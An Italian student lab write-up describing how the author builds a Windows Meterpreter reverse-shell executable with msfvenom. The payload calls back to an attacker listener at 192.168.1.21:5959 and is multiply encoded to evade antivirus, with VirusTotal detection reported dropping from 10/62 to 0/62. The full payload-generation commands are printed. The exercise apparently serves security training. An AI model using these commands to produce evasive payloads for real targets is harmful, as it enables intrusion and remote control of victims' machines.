# **Esercitazione S9/L1**

In questa esercitazione ho creato un malware con Msfvenom cercando di renderlo più offuscato possibile.

## Dispositivi/Software utilizzati:

- Kali
- Msfvenom (software)
- Virustotal (sito web)

### Msfvenom:

Si tratta di uno strumento incluso nel Metasploit Framework e viene specificamente usato per creare payload personalizzati, che possono essere eseguiti su un sistema target per ottenere un certo comportamento, come una shell remota, l'estrazione di dati o il controllo completo del sistema. Si possono, inoltre, integrare payload di Metasploit e codificare offuscando il malware evitando, o rendendo difficile, la rivelazione da parte degli antivirus.

### Virustotal:

Si tratta di un servizio online che permette di analizzare file, URL, domini e indirizzi IP per rilevare malware, URL dannosi e altre attività sospette. Per fare ciò Virustotal utilizza decine di antivirus e strumenti di rilevamento di malware per scansionare il contenuto. Ogni strumento risponde all'analisi richiesta dall'utente e restituirà eventuali rilevamenti trovati. Una volta terminata la scansione avremo una rapporto dettagliato comprendendo: l'HASH del file, risultati della scansione, comportamento sulle azioni sospette dei file e informazioni correlate su link e URL sospetti.

#### Procedimento:

Ho analizzato un codice per la creazione di un malware con msfvenom. Il codice in questione: *msfvenom -p windows/meterpreter/reverse\_tcp* LHOST=192.168.1.21 LPORT=5959 -a x86 --platform windows -e x86/shikata\_ga\_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata\_ga\_nai -i 138 -o polimorficommm.exe Analizzando il codice si possono notare le specifiche che vengono impostate:

- Payload (-p windows/meterpreter/reverse\_tcp) In questo caso, è un reverse shell
   Meterpreter che consente al sistema compromesso di connettersi al computer attaccante.
- IP e della porta listener sul computer attaccante (LHOST e LPORT)
- Architettura e sistema operativo (-*a x*86 --*platform windows*)
- Encoder (-*e x86/shikata\_ga\_nai*)
- Iterazioni (-i 100)
- Formato (-*f raw*)

Si aggiunge a questa prima parte di codice un ulteriore codifica con un encoder diverso: *msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw.* 

Si utilizza di nuovo l'encoder shitaka\_ga\_nai con 138 iterazioni, e il risultato viene salvato in un file eseguibile chiamato: *polimorficommm.exe* 

Questa tripla codifica serve a rendere il payload "polimorfico" in modo da rendere più difficile possibile il rilevamento da parte degli antivirus.

Un virus **polimorfico** è un malware che modifica il proprio codice ogni volta che infetta un nuovo sistema o file. Il cambio della struttura rende difficile la rilevazione da parte di molti antivirus poiché agiscono su firme statiche e si aggira questo problema.

Ho quindi proceduto alla creazione del file eseguibile e l'ho caricata su "Virustotal".

Ho avviato l'analisi ed è risultato un risultato di 10/62, quindi dall'analisi è stato rilevato da 10 software su 64.


Cercando quindi di renderlo più offuscato possibile ho modificato i parametri del codice, precisamente il numero di iterazioni.

Ho provato ad impostare le iterazioni a 300 per ogni codifica:

```
(kali@kali)-[~]

**msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.21 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai - i 300 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai - i 300 -o virussino.exe
```

In questo modo ripeterà le codifica per più iterazioni e dovrebbe risultare un'offuscamento più efficace.



Avendo ottenuto come risultato 0/62 sono riuscito ad arrivare all'obiettivo prefissato di diminuire la visibilità del malware creato rispetto alla scansione precedente.